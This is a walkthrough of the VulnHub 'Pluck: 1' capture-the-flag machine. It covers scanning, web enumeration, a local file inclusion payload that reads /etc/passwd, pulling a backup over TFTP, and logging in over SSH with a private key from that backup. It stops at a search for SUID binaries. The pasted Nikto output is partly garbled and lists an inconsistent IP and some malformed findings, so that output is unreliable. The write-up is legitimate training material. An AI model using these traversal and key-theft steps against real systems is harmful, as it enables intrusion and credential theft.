

3/24/2026

Challenge-10


Solving CTF Machines from VulnHub

Pluck: 1 Walkthrough

Platform: VulnHub

Category: Boot2Root

Difficulty: Medium




YUVARAJ M

Pluck: 1 Walkthrough

Platform: VulnHub

Category: Boot2Root

Difficulty: Medium



Challenge Description

Pluck: 1 is a vulnerable Linux machine designed to test web exploitation, enumeration, and privilege escalation skills.

The goal is to:

- Discover the target machine
- Perform enumeration
- Exploit vulnerabilities
- Gain user access
- Escalate privileges to root
- Capture the final flag

Target Identification


Network Scan

Command:

```
sudo arp-scan -l
```

Target IP identified:

172.20.10.2



```
(yuvaraj@yuvaraj)-[~]
$ sudo arp-scan -l
[sudo] password for yuvaraj:
Interface: eth0, type: EN10MB, MAC: 08:00:27:e3:9f:ea, IPv4: 172.20.10.3
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 16 hosts (https://github.com/royhills/arp-scan)
172.20.10.1    fa:e5:ce:20:81:64    (Unknown: locally administered)
172.20.10.4    e8:fb:1c:50:ab:27    (Unknown)
172.20.10.2    08:00:27:3d:44:01    (Unknown)
172.20.10.5    30:24:32:35:ce:dd    (Unknown)

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 16 hosts scanned in 1.503 seconds (10.65 hosts/sec). 4 responded

(yuvaraj@yuvaraj)-[~]
$
```

Port Scanning

Command:

```
nmap -sC -sV -A 172.20.10.2
```

Open Ports:

Port	Service	Version
22	SSH	OpenSSH 7.3
80	HTTP	Apache 2.4.18
3306	MySQL	Unauthorized

```

(yuvaraj@yuvaraj)-[~]
$ nmap -sC -sV -p- -A 172.20.10.2
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-24 12:17 +0530
Nmap scan report for 172.20.10.2
Host is up (0.0010s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.3p1 Ubuntu 1 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 e8:87:ba:3e:d7:43:23:bf:4a:6b:9d:ae:63:14:ea:71 (RSA)
|   256 8f:8c:ac:8d:e8:cc:f9:0e:89:f7:5d:a0:6c:28:56:fd (ECDSA)
|_ 256 18:98:5a:5a:5c:59:e1:25:70:1c:37:1a:f2:c7:26:fe (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Pluck
3306/tcp  open  mysql    MySQL (unauthorized)
5355/tcp  open  llmnr?
MAC Address: 08:00:27:3D:44:01 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   1.01 ms  172.20.10.2

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 165.21 seconds

```

Web Enumeration

Command:

```
gobuster dir -u http://172.20.10.2 -w /usr/share/wordlists/dirb/common.txt
```

Discovered:

- /admin.php
- /index.php
- /css, /js, /images

```

(yuvaraj@yuvaraj)-[~]
$ gobuster dir -u http://172.20.10.2/ -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://172.20.10.2/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

.htpasswd (Status: 403) [Size: 295]
.htaccess (Status: 403) [Size: 295]
admin.php (Status: 200) [Size: 2721]
.hta (Status: 403) [Size: 290]
css (Status: 301) [Size: 308] [→ http://172.20.10.2/css/]
fonts (Status: 301) [Size: 310] [→ http://172.20.10.2/fonts/]
index.php (Status: 200) [Size: 2309]
images (Status: 301) [Size: 311] [→ http://172.20.10.2/images/]
js (Status: 301) [Size: 307] [→ http://172.20.10.2/js/]
server-status (Status: 403) [Size: 299]
Progress: 4613 / 4613 (100.00%)

Finished

```

Vulnerability Analysis

Nikto scan revealed:

- Apache outdated version
- Directory indexing enabled
- Sensitive file exposure possible
- LFI vulnerability detected

```
yavara@yavara:~$[-]
[*] nikto - 197.20.18.2
Nikto v2.5.0

[*] Target IP:      197.20.18.2
[*] Target Hostname: 197.20.18.2
[*] Target Port:    80
[*] Start Time:     2026-03-24 12:21:44 (GMT+5)

+ Server: Apache/2.4.18 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ The X-content-type-options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/mislog-content-type-header/
+ The Allow-Header rule (C-ALL) will force check all possible headers
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
RFC-1939 /images: IP address found in the 'location' header. The IP is "fe8b:a80:27ff::f63d:4481". See: https://portswigger.net/news/advisories/00000308_private-ip-addresses-disclosed
+ The location header's 'location' field contains an IP address instead of a hostname or path. The value is "fe8b:a80:27ff::f63d:4481". See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0649
+ Web server returns a valid response with jump HTTP methods which may cause false positives.
+ The .php?base= file is vulnerable to file traversal. The webserver socket add-on is vulnerable to file traversal. Allowing an attacker to view any file on the host. (probably RCE, but could be any index.php).
+ Admin.phpLog_log_id=Whattionconfig: Easynews version 4.3 allows remote admin access. This Pmp file should be protected. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-5412
+ Admin.phpLogLog_log_id=Whattionconfig: Easynews version 4.3 allows remote admin access. This PMP file should be protected. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-5412
+ Admin.php: This may be interesting.
+ /css/: Directory indexing found.
+ /css/: This might be interesting.
+ /icons/: Directory indexing found.
+ /images/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vtweb.co.uk/apache-restricting-access-to-iconsreadme/
+ php-conf.php: Run-config.php file found. This file contains the credentials.
+ 0 INFO requests: 0 error(s) and 15 item(s) reported on remote host
+ End Time:       2026-03-24 12:22:14 (GMT+5) (38 seconds)


+ 1 host(s) tested
```

Exploitation Phase (LFI)

Used Local File Inclusion to access system files:


```
http://172.20.10.2/index.php?page=../../../../etc/passwd
```

Successfully retrieved system user information.



Further exploitation revealed backup script:

`/usr/local/scripts/backup.sh`



```
#!/bin/bash ##### # Server Backup script # ##### #Backup directories in /backups so we can get it via tftp echo  
"Backing up data" tar -cd /backups/backup.tar /home /var/www/html > /dev/null 2& > /dev/null echo "Backup complete"
```


© Copyright 2017 Pluck

TFTP Exploitation

Connected to TFTP service:

```
tftp 172.20.10.2  
get backup.tar
```



Extracted backup file locally.



Backup Analysis

Extracted contents revealed:

- **/home/paul/keys/** directory
- Multiple SSH private keys



Initial Access (SSH)

Tried SSH with keys:



```
ssh paul@172.20.10.2 -i id_key4
```



Fixed permission issue:

```
chmod 600 id_key4
```

Successfully logged in as:

paul





Privilege Escalation Enumeration

Command:

```
find / -perm -u=s -type f 2>/dev/null
```

Found interesting binary:

exim

```
paul@pluck:~$ id
